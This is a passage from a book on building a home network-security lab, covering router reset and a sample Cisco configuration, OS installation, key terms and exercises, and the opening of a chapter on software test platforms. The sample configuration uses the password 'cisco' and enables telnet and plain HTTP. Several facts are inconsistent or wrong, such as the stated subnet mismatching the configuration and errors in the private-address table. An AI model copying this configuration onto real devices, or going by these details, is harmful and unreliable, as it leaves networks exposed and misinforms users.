


**Figure 1-1** Basic network design.

**Table 1-1** Private IP Addressing

| CLASS | PRIVATE ADDRESSES |
|---|---|
| A | 10.0.0.0 to 10.255.255.255 |
| B | 172.16.0.0 to 172.31.0.0 |
| C | 192.168.0.0 to 192.168.255.0 |

You will also want to consider investing in some removable hard drives, as they make modifying, changing, and updating the system much easier. These can be purchased at almost any computer hardware store and help prevent the instances where you must crack open the case to make a change.

So, we have a plan, and building the network can begin. Here are a few steps to consider:

1. Start clean.
2. Configure the network.
3. Install the operating systems.
4. Connect everything together.
5. Add on.

As you proceed in building your network, it is a good idea to keep notes. A lab notebook that documents the chronology and construction details of your laboratory network will prove very useful over the long haul. Your notes and comments will remind you later of how things are put together and how they have been changed over time. Because of what you learn while working on this project, you may be promoted. If that is the case, you will want to leave adequate documentation for whoever comes next. Your busy schedule may prevent you from returning to provide guidance or support. Start now while the project is new. It's a good skill to have, and there's no better time to get into the habit of note taking.

There is also the issue of backups and recovery. You'll be hard-pressed to tell others of the value of backups unless you perform this activity yourself. One of the benefits of a virtual machine (VM) is that you can quickly restore images, if you have backup copies of them. Acronis, Ghost, Active Disk Image, or any other backup or imaging software that you are comfortable with will work.

## Starting Clean

It is important to start with a clean slate. You should not trust the existing configuration of any of the network components. Old problems will be inherited due to the mistakes or oversights of previous users. And, unless you install and configure things from scratch, you can never be truly sure of exactly how everything is configured.

The best place to start is with the router. As an example, I'll be using the Cisco 831-seriesd router I picked up for $35 used. If you don't have this type of router, that's okay; a smaller home-based type of router will work — it just won't have the level of configurability that a commercial product router does. This type of router is great for building access control lists (ACLs) and then verifying their functionality with tools such as Nmap (as discussed in later chapters).

Start with the router and, if you are using a switch, that too. Reset these to the factory defaults. You might need to refer to the documentation that accompanies these devices. This is usually quite simple. For example, on a Cisco router, the command `erase nvram:` (or the older `write erase`) command, followed by a `reload,` will do the trick. On some consumer-grade equipment, this is as simple as pressing a reset button. Do not worry about updating the firmware on your equipment until you have a basic network in place with Internet connectivity. If your budget has limited you to used computers, you might spend a little time doing a full Windows `scandisk` or the Unix equivalent, `fsck`. If you have bad spots on the disk, it is best to know about that now, before you invest a good deal of time and energy in loading these machines.

Finally, repartition and reformat the disk drives on your computer systems. This is usually an optional step during the installation of the operating system, which we will talk about in a bit. Leave room for a large future partition on your disk drive. This will be a great asset in the future for storing system images (such as those produced by Ghost, True Image, or a similar product). In fact, it would be most convenient if you set aside an entire disk drive for system images.

## Configuring the Network

Because we are starting with a simple network for the laboratory, the router is as good a place as any to begin. Remember Figure 1-1 earlier in the chapter? The assumption is that we need a network separate and distinct from existing networks so that we can try things out in a relatively secure fashion. This dictates that we need to separate these two networks.

For our example, we will use a Cisco router (model 831). This is not because Cisco routers are necessary or, for that matter, so wonderful. But it is hard to find a network without Cisco equipment, so we may as well assume that which is commonplace for discussion purposes. The first step is to reset the router to a pristine state. This is to ensure that we don't perpetuate misbehaviors from any previous use of the router. Figure 1-2 gives you a sense of what this port looks like. Essentially, you hook the router to your computer's serial port via a console cable to the console port of the router, execute the Windows HyperTerminal utility, and turn the router on.




**Figure 1-2** Console port.

A variety of things can go wrong here. If you get gibberish or no output from the router, you might have the serial port configuration parameters goofed up. Normally, you use 9600 bits per second, 8 data bits, no parity, 1 stop bit. If you find that the router has an ''enable'' password that is unknown to you, you are on your own. In that case, a little web searching will reveal the password-recovery procedure for your particular model of router. Here's the link to save you a little time: `www.cisco.com/warp/public/474/index.shtml`.

On our test router, when there is no ''startup-config,'' the system tries to download a configuration off the network using a broadcast Trivial File Transfer Protocol (TFTP) request. If this happens to you, you can safely ignore the warnings. Next, you want to enter your router configuration commands. The following is a sample configuration. This configuration is simply the factory-default configuration for the Cisco 831 with a few modifications to meet our needs. Your configuration may vary depending on the model of router that you are using and the version of Cisco IOS software.

```
! ----- Example Router Configuration for a Cisco 831 Router
version 12.4
no service pad
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname Router
!
boot-start-marker
boot-end-marker
! ----- enable password is "cisco"
enable secret 5 $1$1ECo$VQ3VKPf2hIoIJYT.7bZ5T1
!
no aaa new-model
!
resource policy
!
ip subnet-zero
!
no ip dhcp use vrf connected
ip dhcp excluded-address 172.20.1.1 172.20.1.100
!
ip dhcp pool CLIENT
   import all
   network 172.20.1.0 255.255.255.0
   default-router 172.20.1.1
   lease 0 2
!
ip cef
no ip ips deny-action ips-interface
!
! -----  telnet password is "cisco"
username telnet password 7 110A1016141D
!
interface Ethernet0
 ip address 172.20.1.1 255.255.255.0
 no ip proxy-arp
 ip nat inside
 ip virtual-reassembly
 no cdp enable
 hold-queue 32 in
 no shutdown
!
interface Ethernet1
 ip address dhcp client-id Ethernet1
 no ip proxy-arp
 ip nat outside
 ip virtual-reassembly
 duplex auto
 no cdp enable
 no shutdown
!
interface Ethernet2
```

```
 no ip address
 shutdown
!
interface FastEthernet1
 duplex auto
 speed auto
!
interface FastEthernet2
 duplex auto
 speed auto
!
interface FastEthernet3
 duplex auto
 speed auto
!
interface FastEthernet4
 duplex auto
 speed auto
!
ip classless
!
ip http server
no ip http secure-server
!
ip nat inside source list 102 interface Ethernet1 overload
!
access-list 23 permit 172.20.1.0 0.0.0.255
access-list 102 permit ip 172.20.1.0 0.0.0.255 any
no cdp run
!
control-plane
!
line con 0
 exec-timeout 120 0
 no modem enable
 stopbits 1
line aux 0
line vty 0 4
 access-class 23 in
 exec-timeout 120 0
!password is "cisco"
 password 7 00071A150754
 login local
!
scheduler max-task-time 5000
end
```

This configuration assumes that a DHCP server will lease an IP address and associated information to the WAN (Ethernet1) interface on the router. Also the LAN side (Ethernet0) interface is set up to serve DHCP to clients. Addresses on the LAN are from the 192.168.123.0/24 subnet. Addresses in the range 192.168.123.1 through 192.168.123.100 have been excluded from the DHCP pool so that you may use them for static address assignments.

The next important question is whether to use hubs or switches in your lab network. By default, modern networking professionals gravitate toward switches. And switches may eventually need to be included.

But for simplicity, it is hard to beat a good old hub. The reason is that hubs just distribute electrical signals throughout your twisted-pair cabling system, making those signals visible to everything attached to the network. Everybody sees everything when you use hubs.

Consider some of the things that you are going to be working with: password sniffers, protocol analyzers, and network-intrusion detection tools. To function easily, these tools need to be placed in such a position within the network that they can see all of the relevant Ethernet frames passing by. This is a natural consequence if you use hubs. With switches, you will have to set up a mirror port. If you cannot find a hub, make sure that your switch supports the functionality.

If you do use hubs, though, remember the 2-1 rule for Fast Ethernet. You cannot daisy-chain 100Mbps hubs together. But you can easily find an old 24-port 100BaseTX hub if you search a bit. Also, be a little cautious of dual-speed hubs. These devices have to speed-match frames, and therefore have to be able to queue and forward frames just like a switch does, except that they need to flood those frames out every port on the hub, like a hub does. Some so-called dual-speed hubs are actually switches, so verify the action of the hub before you come to rely on its behavior. Finally, document what you have done. Draw a diagram or two and jot a few notes in that lab notebook that you are keeping. You are keeping a notebook, aren't you?

## Installing Operating Systems

It is assumed that you are not completely new to installing Windows or Linux. If you need to brush up on this, please consult many of the excellent books that are available.

We will focus upon the decisions that need to be made during system installation that have security implications. It is best to start with a simple, flexible system that can be tuned later to meet changing needs. It is always desirable to have a handy Internet connection during these installations. This can be a temporary measure that simply makes the process of system installation and applying maintenance easier.

### *Windows XP*

Here are a few things to keep in mind during a Windows XP Professional installation:

- Remove existing disk partitions.
- Create new disk partitions, leaving room for future system images.

- Set an Administrator password that is not easily guessed.
- Workgroup or domain? You need to decide.

By default, one is inclined to initially install XP or Windows 2003, as these are the two operating systems commonly found in the corporate environment. The security model associated with this is referred to as share-level or *discretionary access control* (DAC) security; it is so named, presumably, because the owner of a resource (disk or printer) sets access controls at the time that they, at their discretion, share that resource.

The domain model is more realistic in enterprise networks. However, this requires that you have a Windows server in place that is configured as a *domain controller*. The security model employed in this case is referred to as user-level security or *mandatory access control* in that access privileges are tied to security tokens and labels controlled by that central domain controller. This would be an obvious complication if you are trying to start simply. So, you may well defer such concerns as future issues to be dealt with as you refine your lab network.

Updates need to be applied for your base systems. Your new system should incorporate all the latest, greatest fixes from Microsoft. Use Internet Explorer to cruise over to `www.windowsupdate.microsoft.com`. For the systems you are going to use as targets, you might not want to apply updates so that you can test unpatched vulnerabilities, considering what you are trying to simulate in your lab.

This is a good point at which to capture an image of your system. You have a solid basic platform with all the latest software maintenance installed. You have invested a considerable amount of time and effort to get to this point. It is always advantageous to be able to return to this checkpoint if you have to make future modifications to this system or if the system becomes corrupted during an experiment. Symantec's Ghost and Acronis' True Image are probably the most commonly used tools for this. Now you are at a point at which you can begin to install some of the software tools that you plan to use in your experiments. Chapter 2, ''Building a Software Test Platform,'' covers this in more detail, but tools such as a protocol analyzer, like Wireshark (formally Ethereal), and utilities such as Nmap and Cain & Abel might be considered.

Naturally, you may have some favorite tools and software goodies that you want to have handy. You should probably give some thought to weaving these into your system configuration. And recall that this interacts with your decisions regarding system images that need to be captured and preserved for future use.

As far as personal firewall software or antivirus software, that is up to you. Do you want to expose this system to exploits? If not, questions arise regarding which antivirus product to employ and whether to employ anti-spyware measures. Maybe these things are best installed (or not) based upon the needs of a particular experiment. You may opt to have a system image with such controls in place and one without. These work great for protecting systems but can get in the way when you are trying to dissect malware or understand how a particular exploit works.

### *Linux*

The first question that comes to mind when one considers building a Linux system is ''What distribution of Linux should I use?'' And that is a truly good question. Over the years, the world of Linux has been dominated by different distributions at different times. So there is no clear mandate to pick one or another. The good news is that all the popular distributions are competent. So if you don't have a personal favorite, you are free to choose from all the possibilities.

Because security is the focus of the work that we plan, it is a good idea to first survey some of the popular software tools to see which platforms they support with precompiled binary distributions. One site that has many distributions of bootable versions of Linux is `www.frozentech.com/content/livecd.php`. Other excellent choices include Fedora and Red Hat Enterprise. Fedora Core 8 is used in some of our examples and in security distributions such as Backtrack. Whereas Backtrack is free, Red Hat Enterprise Linux varies in price from less than $100 to well over $2,000, depending on exactly what version you buy and the support options.

Fedora has several partitioning options. The easy alternative is probably not the best alternative because we want a separate partition for system images. So you will have to experiment a bit with this until you find the right recipe. As a rule of thumb, NT File System (NTFS) partitions for images are usually a good choice. This is where a second disk drive to store system images would be much easier to deal with. When you actually perform the installation, you have several security-related options to consider. The firewall feature is enabled by default, as is Security Enhanced Linux (SELinux), which provides enhanced resolution as to what to block and what to allow on the network. Take the defaults. You can always relax these rules later if an experiment demands this.

As with Windows, you will find that many of the Linux packages have updates available. Fedora Core 8 ferreted these out soon after the root user logged on to our test system. Good sense dictates applying current maintenance before proceeding much further. This can take quite a while for the initial pass. These packages are important; this is how you extend additional network services using your Linux system. Update your notes. Add another diagram to you lab notebook.

## Connecting Everything Together

Assuming that you have configured your router and built your Windows and Linux systems, it is time to put everything together. You have probably been hooking things in on the fly as you went through the prior steps. So now it is time to tidy everything up and document it. Figure 1-3 should resemble your new lab network.

At this point, you need to follow a structured process to get everything connected together and hooked up. Here is a reasonable course to follow:

1. Shut everything down.
2. Find a good home for those pieces of equipment on your desk, workbench, shelves, or what have you.
3. Get AC power where you need it. Consider getting a backup UPS.
4. Remember to think about where new things will go in the future. It is best to have an arrangement where you can easily get to the front and the back of your equipment.
5. Run your network and power cables neatly. Don't go overboard here. Concern yourself with the functionality of the cable routing — cosmetics are secondary.
6. Power everything back up, starting with the router.
7. Determine the IP addresses of your systems and ping back and forth to ensure connectivity.
8. Test you ability to get off your network, through your router, and eventually to the Internet.
9. Resolve any problems that occur along the way.




**Figure 1-3** Network configuration.

A few recommendations are in order. Dynamic Host Configuration Protocol (DHCP) is a great way to get things up and going quickly. And it makes it easy to add and subtract devices on the network. But some of your systems deserve static IP addresses because you always expect them to be there; in fact, you depend upon them being there. So if you haven't done so already, then this is a good time to set static addresses for your Windows and Linux machines. A sample range was provided earlier in the chapter. Finally, update your documentation. As you continue to build your career in IT security, you will find the ability to document and notate actions and recommendations invaluable. Let's now look at adding on additional items to our lab.

## Adding On

You will inevitably add a variety of things to your network. Some additions are easy to accomplish, whereas others require quite a bit of planning. And the payback associated with these additions varies, too. Let's consider the things that might be added and look at what will give you the greatest return or ''bang for the buck.''

First, if you have multiple monitors, keyboards, and mice, especially if the monitors are CRTs, you need a KVM switch. IOGEAR makes a great two-port USB PLUS KVM switch with built-in KVM cables and audio support for less than $70. You can check it out at `http://iogear.com/main.php?loc=product&Item=GCS632U`. This is a huge space saver and very convenient while experimenting. While we are on the subject of a single monitor, you may be able to go with an LCD. It has reached a point that LCDs are likely to be less expensive. Plus, the size, the power consumption, the whole equation favors using LCDs instead. If you opted for a switch initially, go get a hub, too. If you decided to go with a hub, add a decent switch that does VLANs and port mirroring to your toolbox.

Next on the list is some wireless gear. *A wireless access point* is a simple and economical addition. 802.11 g is probably the most sensible choice, in part due to the fact that it is new enough to include the newer encryption alternatives such as Wi-Fi Protected Access (WPA) and WPA2, not just plain old Wired Equivalent Privacy (WEP). Network-attached storage (NAS) is also relatively inexpensive. These days you can find 500GB for a couple of hundred dollars. As you download things off the Internet and have to install them on various machines over the life of your network, NAS is a really handy place to keep that stuff.

If this seems beyond your budget, at least consider a removable hard drive. These devices always seem to come in handy. Also, think about removable FireWire and USB hard drives. If you have some old hard drives lying around, you can look on the Internet or visit the local computer store to find external enclosures for them. These can typically be found for less than $50. This is a handy way to save data off-system that might come in handy later. Also, the ever-versatile thumb drives, or flash drives, are also extremely useful. These devices have to a large degree replaced floppy disks and CDs for fast storage and retrieval.

Firewalls are a tough call. As a security professional, it is imperative that you have a sense of what firewalls are and what they do. The kind of firewall sold for the consumer market will give you a decent idea of firewall capabilities. But you can mistakenly get the idea that real firewalls care about which web sites your kids are cruising. For that reason, it is probably better to stick with a product targeted for business customers. Hardware options such as the Cisco PIX (PIX 501) can be found used for about $200. Juniper and Sonicwall have some similar products. There are also some low-cost software alternatives. I discuss these options more in later chapters.

Additional computers to attack and to be attacked may be needed. Although you will learn more in the next chapter about some software alternatives that might help you in this regard, VMware and similar products allow one physical machine to host multiple operating systems simultaneously. As mentioned, this is discussed in greater detail in Chapter 2.

## Summary

Building your own security lab to serve as a laboratory environment for network security experimentation is not difficult to do, and it need not be particularly expensive. By applying some effort and taking a little time, you can cut your costs and still build a good test bed. By using some of the things that are likely already available to you and adding a few additional components, you can build such a network in a couple of days.

The benefits are many. First, this provides a setting in which you can work with hacking tools without impacting other network users. If damage occurs, and you built the network intelligently, it will be relatively easy to restore systems to their previous state. If you are just starting your IT security career, you most likely lack advanced hands-on ability. Although certifications are great, employers also look for employees who have the skills needed to hit the ground running. Building your own network gives you a test platform to perform real-world tests and simulations. You can practice key skills and spend the time needed to find out how technology works to a much greater degree. Each of these skills will garner you higher wages from a prospective employer.

You don’t need a million dollars or to win the lottery to get started. You can start with a relatively small laboratory network and add to it as your needs dictate. You will be able to maintain complete control and complete understanding of the operating environment. Control is possible — not like on live networks where there are too many variables to manage. We continue this quest in the next chapter as we begin our discussion of software and applications. Good luck with your security research.

## Key Terms

- **Discretionary access control** — An access policy that allows the resource owner to determine access.
- **Domain controller** — A Microsoft Windows server that is responsible for allowing host access to a Windows domain's resources.
- **Firewall** — A hardware or software security system that is used to manage and control both network connectivity and network services. Firewalls act as chokepoints for traffic entering and leaving the network, and prevent unrestricted access. Firewalls can be stateful or stateless.
- **Hub** — A device that connects the cables from computers and other devices such as network-attached storage in an Ethernet local area network.
- **Lock picking** — The art of opening locks without the keys.
- **Mandatory access control** — A means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (such as clearance) of subjects to access information of such sensitivity.
- **Network-attached storage** — A device that is accessible directly on the local area network and is designed for handling files and data storage
- **Phreaking** — A term used for individuals who crack telecommunication security, most often phone or voice communication networks.
- **Routers** — A device that determines the next network point to which a data packet should be forwarded en route to its destination. Routers create or maintain a table of the available routes and use this information to determine the best route for a given data packet. Routing occurs at Layer 3 (network layer) of the OSI seven-layer model.
- **Scandisk** — The process of scanning a disk for errors that may be present on the hard drive.
- **Switch** — A device that links several separate LANs and provides packet filtering between them. A LAN switch is a device with multiple ports, each of which can support an entire Ethernet or Token Ring LAN.
- **Wi-Fi detectors** — Devices designed to detect wireless signals.
- **Wireless access point** — A device used to bridge a wired and wireless network. Wireless access points act as a central node for users of wireless devices to connect to a wired network.

## Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. The author selected the tools and utilities used in these exercises because they are easily obtainable. Our goal is to provide you with *real* hands-on experience.

The most important exercise to complete at the end of this chapter is to build your network. Because equipment varies and many different designs are possible, it's hoped that you take this time to construct a hardware base to use for subsequent chapters.

### Equipment Checklist

For this first exercise, fill in the following checklist of items that need to be completed to get your lab ready for the software installation.

| ITEM | DESCRIPTION | DATE COMPLETED |
|---|---|---|
| 1 | Select a location for the lab. | |
| 2 | Specify the floor space needed and any added environmental requirements such as air conditioning. | |
| 3 | Specify the power and phone requirements. | |
| 4 | Specify the external network connections. | |
| 5 | Determine the computer and server hardware requirements. | |
| 6 | Determine required OSs. | |
| 7 | Determine required application software. | |
| 8 | Determine any utilities or other software required. | |
| 9 | Determine needed tools and test equipment. | |
| 10 | Determine network cabling and network equipment required. | |

| ITEM | DESCRIPTION | DATE COMPLETED |
|---|---|---|
| 11 | Acquire the workspace needed for the lab. | |
| 12 | Have any required power, phone, network cabling, and external network connections installed. | |
| 13 | Obtain the network infrastructure hardware, computer hardware, software, tools, and test equipment. | |
| 14 | Set up the network. | |
| 15 | Set up the computers and servers. | |

## Exploring Linux Options

In this exercise, you explore your software options for programs to use on your installed systems.

Visit `www.insecure.org` and review their current list of 100 security tools. Follow the links to several tools that support Linux and see which binary downloads they offer. See the following table for a sense of what you will discover. (You might notice that it is rather obvious that there are some favorites among the IT security community.)

| SECURITY-RELATED TOOL | LINUX VARIANTS SUPPORTED |
|---|---|
| Nessus | Fedora, Red Hat Enterprise, SuSE, Debian |
| Wireshark | Debian, Gentoo, Mandriva, Fedora, Red Hat Enterprise |
| Snort | Red Hat Enterprise, Fedora |
| John the Ripper | Red Hat Enterprise, Fedora, Red Hat 7, SuSE, Mandriva, Openwall, Slackware |

## Exploring Other Operating System Options

One of the great things about VMware is the ability to set up virtual machines. Check out `www.vmware.com/vmtn/appliances` and explore some of the ready-to-use images that are available to download. See if you can find the following operating systems and list their version and description.

| OS | VERSION/DESCRIPTION | SIZE |
|---|---|---|
| Windows | | |
| Backtrack | | |
| Ubuntu | | |
| OpenBSD | | |
| SmoothWall | | |
| Gentoo | | |
| Debian | | |

CHAPTER

2

# Building a Software Test Platform

This chapter looks at your options for building and setting up a software test platform. A software test platform will provide you a standalone, sterile environment to use for testing and exploration. You may be asking yourself what the right operating system is or how you know which operating systems you need. These are good questions that are addressed in this chapter. This chapter plays a critical role in that just having the hardware is of little use without software to use with it. If you are going to build your own network security lab, software will play a critical role. If you are building this lab with a tight budget, picking the right software will be even more critical, as there are certain pieces of software you simply cannot live without.

One way to maximize your budget is by using virtual servers. This technology offers a great way to get more bang for the buck out of existing hardware. We also look at some tools and applications you might consider installing on your newly constructed operating systems. Finally, just remember the overall reason for using this type of test system: It's that you should never be running test software or experimenting on a production network. Unknown tools and software can cause many different results when combined with other software and processes. The worst case is that a critical system or service fails. You do not want to be the person who causes this to happen. For this reason alone, you should always test software on a nonproduction network.

## Server OS Installations

We cannot do a lot with the hardware we put together in the Chapter 1, ''Hardware and Gear,'' until we load some software and operating systems.

So, we must discuss the types of operating systems to install and look at the various options. Let's start by discussing the Microsoft family of operating systems.

## Microsoft Windows

It almost goes without saying that any test network is going to need to have some version of a Windows system running. According to Wikipedia, Microsoft sold more than a million copies of XP by 2006. With such huge numbers of their products in place, it's easy to see why any security lab should have Microsoft clients. Microsoft has helped redefine computing over the past 20 years. This history dates back to such classics as Windows 3.11 and Windows for Workgroups. This was one of Microsoft's early top sellers and gave users a graphical interface along with the ability to network. Not long after that, in 1994, Microsoft released Windows NT 3.5, which was developed as a business-focused client/server operating system. Subsequent versions bring us up to Windows XP, Server 2003, and Vista.

The first question to consider is what version of Windows you should install. If you can find a copy of 2000 Server or Professional, this might be another good choice because there are lots of exploits for these versions. Because of the ubiquity of XP systems, you should also make sure to install a version of XP. Microsoft Vista should also be considered. Although Vista is not the number-one OS at the moment, it is making inroads and is likely to be the dominant Microsoft product in the near future. With the decision made to install Windows XP, you first want to make sure that the hardware you decided on after reading Chapter 1 meets the minimum requirements needed for Windows XP. Table 2-1 specifies these requirements.

When seen as a comparison to Windows Vista, you can quickly tell there is a big difference in the level of hardware needed. Table 2-2 lists the Windows Vista Basic and Windows Vista Premium requirements.

**Table 2-1** Windows XP Requirements

| DEVICE | MINIMUM | RECOMMENDED |
|---|---|---|
| Processor | Pentium 233 MHz or greater | Pentium 300 MHz or greater |
| RAM | 64 MB | 128 MB |
| Hard drive | 650 MB | 2GB |
| Monitor | VGA (800 × 600) | Super VGA (800 × 600 or higher) |
| Disk drive | CD-ROM or DVD | 12× CD-ROM/DVD |
| Other items | Keyboard and mouse | Enhanced keyboard and mouse |

**Table 2-2** Windows Vista Requirements

| DEVICE | BASIC | PREMIUM |
|---|---|---|
| Processor | 1GHz or greater | 1GHz or greater |
| RAM | 512 MB | 1GB |
| Hard drive | 20GB MB with 15GB Free | 40GB with 15GB Free |
| Graphics | 32 MB of graphics memory | 128 MB of graphics memory |
| Disk drive | DVD | DVD |
| Other items | Internet access, keyboard, and mouse | Internet access, audio output, enhanced keyboard and mouse |

**Table 2-3** Windows OS Priorities

| OPERATING SYSTEM | COMMENTS |
|---|---|
| Windows NT | Acceptable for some testing of vulnerabilities but not a requirement |
| Windows 2000 Server | Nice to have for demonstrating common vulnerabilities |
| Windows XP | Widely deployed; considered a must-have |
| Windows 2003 | A must-have; widely used by major organizations |
| Windows Vista | Nice to have but not a requirement |


As the preceding tables make very clear, it is much easier to meet the requirements for Windows XP than it is for Windows Vista. For most of what is demonstrated in this book, Windows XP will work fine. While speaking of hardware, it is worth mentioning that Microsoft maintains a Hardware Compatibility List (HCL) at `www.microsoft.com/whdc/hcl/default.mspx`. This is a good site to check to make sure that your hardware is compatible before you begin installation. This is even more important if you have purchased used equipment.

If you're still unsure which software you should invest in, take a look at Table 2-3. I have compiled a list of must-haves versus nice-to-haves.

Now, let's look at a quick overview of the steps involved to install Windows XP. For this install, we are using a bootable CD-ROM.

1. Insert the Windows XP installation CD, and start the computer. You should see a message that the CD has been detected and get a prompt to press any key to boot from the CD. Press the spacebar or any key within five seconds. This will allow the configuration program to load and prevent the system from attempting to boot from the hard drive.

2. A message that Setup is inspecting your computer's hardware configuration appears. The first screen with a prompt allows you to press F6 for SCSI and RAID controllers. For ACPI, you should press F5, which enables you to select the Hardware Abstraction Layer (HAL) that supports ACPI. It is this screen where you can select another HAL that is appropriate for your computer.
3. The early stages of installation consist mainly of downloading files from the CD to the hard disk. This will take a little time and is usually a good time to go and get something to drink or tend to other duties. After this step is complete, a screen appears asking whether you want to install Windows XP. Press Enter to continue.
4. The EULA screen will now appear. It is at this point that you must accept the licensing agreement to continue the install. After reviewing the entire agreement, press F8, as shown at the bottom of the screen.
5. After you agree to the licensing terms, you are presented with the partition options. This screen shows partitioned and unpartitioned space. Whichever option you choose, make sure the system has sufficient space to install Windows XP and still provides enough room to load additional tools.
6. After selecting a partition with adequate space, your next choice is to select the file system to be used on that partition. The options are DOS and NTFS. NTFS is the preferred option because of the additional security features, and it will allow you to perform the file-streaming exercise found in Chapter 11, ''Forensic Detection.'' Select NTFS and allow the install to continue. A period of time elapses before the next step because the hard drive must now be formatted to the specifications you defined.
7. If you have been using a Windows XP upgrade CD, you will now be prompted for the original install media. The system will be looking for a copy of Windows 9x, Windows NT, or other qualifying OS. If you are using a full install version of XP, this step is bypassed.
8. You computer will now start for the first time, and the graphical user interface (GUI) will appear. You are now prompted to select the regional settings, as shown in Figure 2-1.
9. Next, Windows XP prompts you to personalize your version of Windows. You are asked for such items as your name and business. These values reappear at various times when you reinstall programs and applications, so be prudent about selecting funny or humorous business names.
10. You are now prompted to enter the product key. This is the 25-character serial number that is included with the software. It is formatted as (XXXXX-XXXXX-XXXXX-XXXXX-XXXXX). You can usually find this number on the jacket or sleeve that came with the install CD-ROM.



Regional and Language Options
You can customize Windows XP for different regions and languages.

Regional and Language Options allow you to change the way numbers, dates, currencies and the time are displayed. You can also add support for additional languages, and change your location setting.

The Standards and formats setting is set to English (United States), and the location is set to United States.

To change these settings, click Customize.

